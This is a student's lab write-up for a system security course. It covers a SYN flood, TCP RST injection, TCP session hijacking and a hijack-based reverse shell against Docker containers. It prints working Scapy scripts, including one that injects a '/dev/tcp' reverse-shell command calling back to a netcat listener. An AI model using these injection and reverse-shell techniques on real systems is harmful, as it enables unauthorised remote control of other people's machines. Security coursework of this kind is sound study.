System Security

EECS 121

HW3



Kyle Zyler Cayanan

80576955

02/25/2024


# 1 - SYN Flooding Attack

In our SYN Flooding Attack we start out by setting up our environment. We are starting with turning off our SYN Cookies (Although our docker\_compose.yml file does this for us as well). We compile the synflood.c program and run it to launch our attack. After launching the attack we have some observations.



We see a change in state on one of the servers, We see the machine 10.0.2.15 hasn’t sent out a SYN packet yet and is in a TIME\_WAIT state. After running our synflood.c program we observe that the server is now in a listening state which means our attack was successful because now our server is waiting to ACK packets back from machines that do not exist since they are being sent from spoofed IP Address.

Now that we know our target server is stuck waiting for ACK replies, we will try to telnet to the server.



After attempting to telnet to the server we see it gets stuck because the memory is being used up from our SYN flood attack.

# 

# 2 - TCP RST Attacks on telnet

In this task we are given template code to work with:

#!/usr/bin/env python3

from scapy.all import \*

ip = IP(src="10.9.0.6", dst="10.9.0.7")

tcp = TCP(sport=40212, dport=23, flags="R", seq=698127306, ack=698127306)

pkt = ip/tcp

ls(pkt)


send(pkt,verbose=0)



Our victims in this case are the docker containers user1 and user2. We’ve adjusted the template code to reflect that. In order to get our values we use wireshark. As we are establishing a telnet connection between the two victims, we (the observer) are checking wireshark for a packet with an ACK flag. This gives us all the information we need and that is how we got the values above. From the latest ACK packet in our wireshark capture, we find that our values are:

* Sport = 40212
* Dport = 23
* Flags =”R” #short for RST
* seq=698127306
* ack=698127306

Now that we have crafted our packet to sent from user1, we run our code and launch our attack. From there we get the following:



Our attack has been launched and we can see that it was successful through finding the packet with the RST flag. To verify that our attack was successful we see the screenshot below:



# 

# 3 - TCP Session Hijacking

Session Hijacking is a very similar to the TCP RST attack, we just create our packet slightly different. We craft our packet using the following code below:

#!/usr/bin/env python3

from scapy.all import \*

ip = IP(src="10.9.0.6", dst="10.9.0.7")

tcp = TCP(sport=40276, dport=23, flags="A", seq=469150475, ack=2620303635)

data = "echo 'TCP Hijack Success!' > mal.txt\n"

pkt = ip/tcp/data


ls(pkt)

send(pkt,verbose=0)




Our victims reamin the same with user1 and user2. We retrieve the values for the TCP header of our packet the same way as task 2 using wireshark. The main difference here is that we are now echoing command into the shell of our victim. Here we are creating a text file named mal.txt that contains ‘TCP Hijack Success!’.

After we’ve constructed our packet using scapy we launch our attack. We verify as shown in the screenshots below:



In this screenshot we can verify our attack was launched by checking for the packet just as we did for the RST attack.



We can verify our attack by checking for the text file we inserted as seen in the screenshot above.

# 

# 4 - Creating Reverse Shell using TCP Session Hijacking

In this final task we are using the same code as task 3 and adjusting our data to initiate a reverse shell connection. First we do this by setting up a netcat listener on our machine which allows us to intercept the connection and use our reverse shell. This reverse shell allows us to have a back door and continuously send shell commands to the target machine without having to readjust the TCP session hijacking code repeatedly.

This the code we use:

#!/usr/bin/env python3

from scapy.all import \*

ip = IP(src="10.9.0.6", dst="10.9.0.5")

tcp = TCP(sport=52376, dport=23, flags="A", seq=496504762, ack=918031851)

data = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>@1\n" #this starts our bash shell


pkt = ip/tcp/data

ls(pkt)

send(pkt,verbose=0)




It is very similar to our TCP Session Hijacking code. Now we can see it in action:



In the screenshot above, we can observe that we are setting up our netcat listener before we construct our packet from the code above. After we have constructed our packet, we launch the attack and are able to establish a connection to the target machine through netcat. Our attack was successful and now we can begin to send malicious shell code/commands to the target machine.

We verify in the screenshot below that our shell commands are working:



# 

Name: Kyle Zyler Cayanan

ID: 80576955

EECS 121

I, Kyle Zyler Cayanan, hereby clarify that the files submitted represent my own work,

that I did not copy any code from any other individuals or sources,

and that I did not share my code with only other students.